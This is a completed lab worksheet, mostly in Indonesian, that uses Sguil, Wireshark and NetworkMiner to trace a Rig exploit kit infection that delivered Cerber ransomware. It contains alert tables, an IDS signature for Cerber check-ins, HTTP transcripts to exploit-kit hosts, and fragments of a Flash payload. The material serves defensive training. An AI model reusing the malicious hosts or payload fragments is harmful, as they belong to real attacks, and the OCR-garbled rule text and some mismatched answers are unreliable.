
Part 2: Investigate the Exploit with Sguil

Di Bagian 2, Anda akan menggunakan Sguil untuk memeriksa peringatan IDS dan mengumpulkan lebih banyak informasi tentang rangkaian acara terkait serangan ini.

Catatan: ID peringatan yang digunakan di lab ini hanya sebagai contoh saja. ID pemberitahuan di VM Anda mungkin berbeda.

Step 1: Open Sguil and locate the alerts.

- Luncurkan Sguil dari desktop. Login dengan username **analyst** dan password **cyberops**. Aktifkan semua sensor dan klik **Mulai**.




b. Temukan grup peringatan mulai 27 Januari 2017.

Menurut Sguil, berapakah stempel waktu untuk peringatan pertama dan terakhir yang terjadi dalam waktu sekitar a detik satu sama lain?

RT	4	seconion-...	5.78	2017-01-27 22:55:28	172.16.4.193	49212	198.105.121.50	80	6	ET INFO HTTP Request to a...
RT	1	seconion-...	5.76	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET TROJAN Ransomware/C...
RT	1	seconion-...	5.77	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET DNS Query to a *.top do...
RT	1	seconion-...	5.75	2017-01-27 22:55:17	172.16.4.193	58978	90.2.1.0	6892	17	ET TROJAN Ransomware/C...
RT	52	seconion-...	5.37	2017-01-27 22:54:44	194.87.234.129	80	172.16.4.193	49203	6	ET CURRENT_EVENTS RIG...
RT	15	seconion-...	5.25	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
RT	15	seconion-...	5.26	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
RT	15	seconion-...	5.27	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil...
RT	21	seconion-...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil...
RT	1	seconion-...	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193	49200	6	ET CURRENT_EVENTS Evil...

Step 2: Investigate the alerts in Sguil.

- Klik kotak centang **Tampilkan Data Paket** dan **Tampilkan Aturan** untuk melihat informasi bidang header paket dan aturan tanda tangan IDS terkait dengan peringatan.



The screenshot shows the Sguil interface with the following components:

- Menu Bar:** Applications, Places, Sguil.tk
- Toolbar:** File, Query, Reports, Sound, Off, Servername: localhost, Username: analyst, UserID: 2, 2024-11-18 15:08:16 GMT
- Alerts Table:**

ST	Chk	Sensor	Alert ID	DataTime	Src IP	SPort	Dest IP	DPort	Pe	Event Message
RT	1	seconion...	5.420	2017-06-27 13:43:52	145.131.10.21	80	192.168.1.96	49190	6	ET POLICY PE EXE or DLL...
5	seconion...	5.410	2017-06-27 13:38:34	119.28.70.207	80	192.168.1.96	49184	6	ET CURRENT_EVENTS Wai...	
5	seconion...	5.415	2017-06-27 13:38:34	119.28.70.207	80	192.168.1.96	49184	6	ET POLICY PE EXE or DLL...	
RT	4	seconion...	5.78	2017-01-27 22:55:28	172.16.4.193	49212	194.87.234.129	80	6	ET INFO HTTP Request to a...
RT	1	seconion...	5.76	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET TROJAN Ransomware/C...
RT	1	seconion...	5.77	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET DNS Query to a *top do...
RT	1	seconion...	5.75	2017-01-27 22:55:17	172.16.4.193	56978	90.2.1.0	6892	17	ET TROJAN Ransomware/C...
52	seconion...	5.27	2017-01-27 22:54:44	194.87.234.129	80	172.16.4.193	49203	6	ET CURRENT_EVENTS RIG...	
15	seconion...	5.25	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...	
15	seconion...	5.26	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...	
15	seconion...	5.27	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...	
21	seconion...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil...	
21	seconion...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil...	
- Alert Details (ID 5.2):**
 - IP Resolution:** Reverse DNS, Enable External DNS
 - Src IP:** 172.16.4.193
 - Dest IP:** 194.87.234.129
 - Whois Query:** None
 - Show Packet Data:** alert udp SHOWE.NET any -> SEXTERNAL_NET [6892.6893] [msg:"ET TROJAN Ransomware/Cerber Checkin MD [15]", "size [13-32", "content:" "], nocase, depth:1, pcve:"/P[10-99][13-30]R"/, threshold: type both, track by src, count:1, seconds:60, metadata: format_category TROJAN, reference:md5:42c6770b98f42acdb736c4b8c75c505, reference:md5:7102350c046562526c7c0e68014c384, reference:md5:08b0a2a0f6a0372b147014c2ea85071, classtype:trojan-activity, sid:203806, rev:3, metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, deployment Perimeter, tag Ransomware_Cerber, signature_severity Major, created_at 2016_12_12, malware_family Ransomware_Cerber, updated_at 2017_04_14, from:firewall_data:securityon/rules/seconion-egmpt-downloaded.rules, Line 19455
 - Packet Header:**

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	SrcPort	DestPort
UDP	172.16.4.193	90.2.1.0	4	5	0	53	1966	0	0	128	1003	
 - Search Packet Payload:** Hex, Text, NoCase

- Pilih alert ID 5.2 (**Pesan Event ET CURRENT Evil Redirector Leading to EK 12 Juli 2016**).

Menurut aturan tanda tangan IDS, keluarga malware manakah yang memicu peringatan ini? Anda mungkin perlu menggulir melalui tanda tangan peringatan untuk menemukan entri ini.

malware family Ransomware Cerber, updated at 2017 04 14;

- Maksimalkan jendela Sguil dan ukur kolom Event Message sehingga Anda dapat melihat teks keseluruhannya pesan. Lihat Pesan Peristiwa untuk setiap ID peringatan yang terkait dengan serangan ini.

Menurut Pesan Peristiwa di Sguil, kit eksploitasi (EK) apa yang terlibat dalam serangan ini?

RT 15 seconion... 5.25 2017-01-27 22:54:43 172.16.4.193 49202 194.87.234.129 80 6 ET CURRENT_EVENTS RIG...

Selain memberi label serangan sebagai aktivitas trojan, informasi lain apa yang diberikan mengenai jenis dan nama malware yang terlibat?


tag Ransomware Cerber,

Berdasarkan perkiraan terbaik Anda berdasarkan peringatan sejauh ini, apa vektor dasar serangan ini? Bagaimana caranya serangan terjadi?

Serangan tampaknya telah terjadi dengan mengunjungi situs web yang berbahaya

Step 3: View Transcripts of Events


- Klik kanan ID peringatan terkait 5.2 (**Pesan Acara ET CURRENT_EVENTS Evil Redirector Leading ke EK 12 Juli 2016**). Pilih Transkrip dari menu seperti yang ditunjukkan pada gambar.



- b. Apa saja website referal dan host yang terlibat dalam acara SRC pertama? Menurut Anda apa yang dilakukan pengguna untuk membuat peringatan ini?

Pengguna melakukan pencarian di Bing dengan istilah pencarian "perbaikan rumah merombak dapur Anda." Pengguna mengklik link www.homeimprovement.com dan mengunjungi situs tersebut.

Klik kanan ID peringatan 5.24 (alamat IP sumber 139.59.160.143 dan Pesan Peristiwa ET **CURRENT_EVENTS** Evil Redirector Leading to EK 15 Maret 2017) dan pilih Transkrip untuk membuka transkrip percakapan.



- c. Lihat transkrip dan jawab pertanyaan berikut:
- Permintaan macam apa yang terlibat?

HTTP/1.1

- b. Apakah ada file yang diminta?

[/engine/classes/js/dle_js.js](#)

- c. Apa URL untuk perujuk dan situs web host?

SRC: Host: [retrotip.visionurbana.com.ve](#)

- d. Bagaimana kontennya dikodekan?

SRC: Accept-Encoding: gzip, deflate

- d. Tutup jendela transkrip saat ini. Di jendela Sguil, klik kanan ID peringatan 5.25 (**Pesan Acara ET CURRENT_EVENTS Rig EK URI Struct 13 Mar 2017 M2**) dan buka transkripnya.

Menurut informasi dalam transkrip menjawab pertanyaan-pertanyaan berikut:

- a. Berapa banyak permintaan dan tanggapan yang terlibat dalam peringatan ini?

```
SRC: GET
/?biw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYG
OAq3jxbTfgFplglUVICpaq3UbTykKZhJB9BSKaA9E-qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYb
GMvjDSKNbNkFWHViPxoAG9MildZqqZGX_k7fDfF-qoVzcCgWRxfs&ct=SeaMonkey&tuif=1166
HTTP/1.1
SRC: Accept: */*
SRC: Referer:
http://tyu.benme.com/?biw=Mozilla.102kd74.406h8v8o4&br_fl=1216&oq=2aCm3V9PMpe7cGP1CyjEC
lcwM0n99VAFkXpK-t2kDQzRWVgZCL-xSIUTp1&q=wXrQMvXcJwDQDobGMvrESLTMNknQA0KK2Ir2
_dqyEoH9f2nihNzUSkrx6B&yus=Mozilla.125ts79.406f2w1p3&tuif=3198&ct=Mozilla
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: Accept-Encoding: gzip, deflate
SRC: Host: tyu.benme.com
SRC: Connection: Keep-Alive
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Server: nginx/1.6.2
DST: Date: Fri, 27 Jan 2017 22:54:59 GMT
DST: Content-Type: application/x-shockwave-flash
DST: Content-Length: 16261
DST: Connection: keep-alive
DST:
DST:
CWS:..d..X.,uT.....l4,"h..."]!.-&...FR..t.H+0$.c..tw7..{.....s~..s..~..S.....(.....9..&.)7.....0.7.)
@..r20_M(....;m).e_!G,[l
DST: /^..Kq.S.&n^..O.+s... ..+..@
DST: <..Y.(LJ.K..b.....cB.-.O.....v..7..... ..wx)..$a.....0..R.m..... uS..
```

3 Permintaan dan 3 Respon

- b. Apa permintaan pertama?

SRC: GET
[/?ct=Vivaldi&biw=Vivaldi.95ec](#)

- c. Siapa yang merujuknya?

SRC: Referer: <http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html>

- d. Kepada siapa permintaan server host?

SRC: Host: [tyu.benme.com](#)

- e. Apakah responsnya dikodekan?

SRC: Accept-Encoding: gzip, deflate

- f. Apa permintaan kedua?

SRC: POST
[/?oq=CEh3h8_svK7pSP1LgiRbVcgU3n45bWw8S_6qviBCBmBWUhcSHrxLeNwt1z6l&q=wH7QMvXcJwDIFYbGMvrETKNbNknOA06PxoH2_drZdZoxKGni0ub5UUSk6Fv&tuif=5921&br_fl=5828&biw=Vivaldi.](#)

- g. Kepada siapa permintaan server host?

SRC: Host: [tyu.benme.com](#)

- h. Apakah responsnya dikodekan?

SRC: Accept-Encoding: gzip, deflate

- i. Apa permintaan ketiga?

SRC: GET

/?biw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonkey.78vg115.406g6d1r6&br_fi=2957&oq=pLLYG
OAq3jxbTfgFpIglUVICpaqq3UbTykKZhJKB9BSKaA9E-qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYb
GMvjDSKNbNkfWHVlPxoag9MildZqqZGX_k7fDfF-qoVzcCgWRxfs&ct=SeaMonkey&tuif=1166
HTTP/1.1

- j. Siapa yang merujuknya?

SRC: Host: tyu.benme.com

- k. Apa Tipe Konten dari respons ketiga?

DST: Content-Type: application/x-shockwave-flash

- l. Apa 3 karakter pertama dari data dalam respons? Data dimulai setelah entri DST: terakhir.

CWS..d..x..uT.....l4."h..."]!.-&...FR..t.H+0\$.c..tw7..{.....s~..s..~..S.....(.....9.&..}7.... ..0.7.)

CWS adalah tanda tangan file. Tanda tangan file membantu mengidentifikasi jenis file yang diwakili berbagai jenis data. Kunjungi situs web berikut https://en.wikipedia.org/wiki/List_of_file_signatures. Gunakan Ctrl-F untuk membuka dan temukan kotak. Cari tanda tangan file ini untuk mengetahui jenis file apa yang diunduh dalam data.

- m. Jenis file apa yang diunduh? Aplikasi apa yang menggunakan file jenis ini?

SWF, Adobe Flash

- e. Tutup jendela transkrip.

- f. Klik kanan lagi ID yang sama dan pilih Network Miner. Klik tab File.

- a. Berapa banyak file yang ada dan apa jenis filenya?


4	index.html.1319B475.html	html	5 212 B	194.87.234.129	[tyu.benme.com]	TCP 80	17
10	index.html.4B461872.html	html	90 745 B	194.87.234.129	[tyu.benme.com]	TCP 80	17
95	index.html.67899BE6..swf	swf	16 261 B	194.87.234.129	[tyu.benme.com]	TCP 80	17

Part 3: Use Wireshark to Investigate an Attack

Di Bagian 3, Anda akan beralih ke Wireshark untuk mempelajari lebih dekat detail serangan tersebut.


Step 1: Pivot to Wireshark and Change Settings.

- Di Sguil, klik kanan ID peringatan 5.2 (**Pesan Acara ET CURRENT_EVENTS Evil Redirector Leading to EK 12 Juli 2016**) dan putar untuk memilih Wireshark dari menu. Pcap yang terkait dengan peringatan ini akan terbuka di Wireshark.
- Pengaturan default Wireshark menggunakan waktu relatif per paket yang tidak terlalu membantu untuk mengisolasi waktu yang tepat suatu peristiwa terjadi. Untuk memperbaikinya, pilih Lihat > Format Tampilan Waktu > Tanggal dan Waktu lalu ulangi untuk kedua kalinya, Lihat > Format Tampilan Waktu > Detik. Sekarang Waktunya Wireshark Anda kolom memiliki tanggal dan stempel waktu. Ubah ukuran kolom untuk membuat tampilan lebih jelas jika perlu.



Step 2: Investigate HTTP Traffic.

- Di Wireshark, gunakan filter tampilan `http.request` untuk memfilter permintaan web saja.




- Pilih paket pertama. Di area detail paket, perluas aplikasi Hypertext Transfer Protocol data lapisan.

Situs web apa yang mengarahkan pengguna ke situs web www.homeimprovement.com?

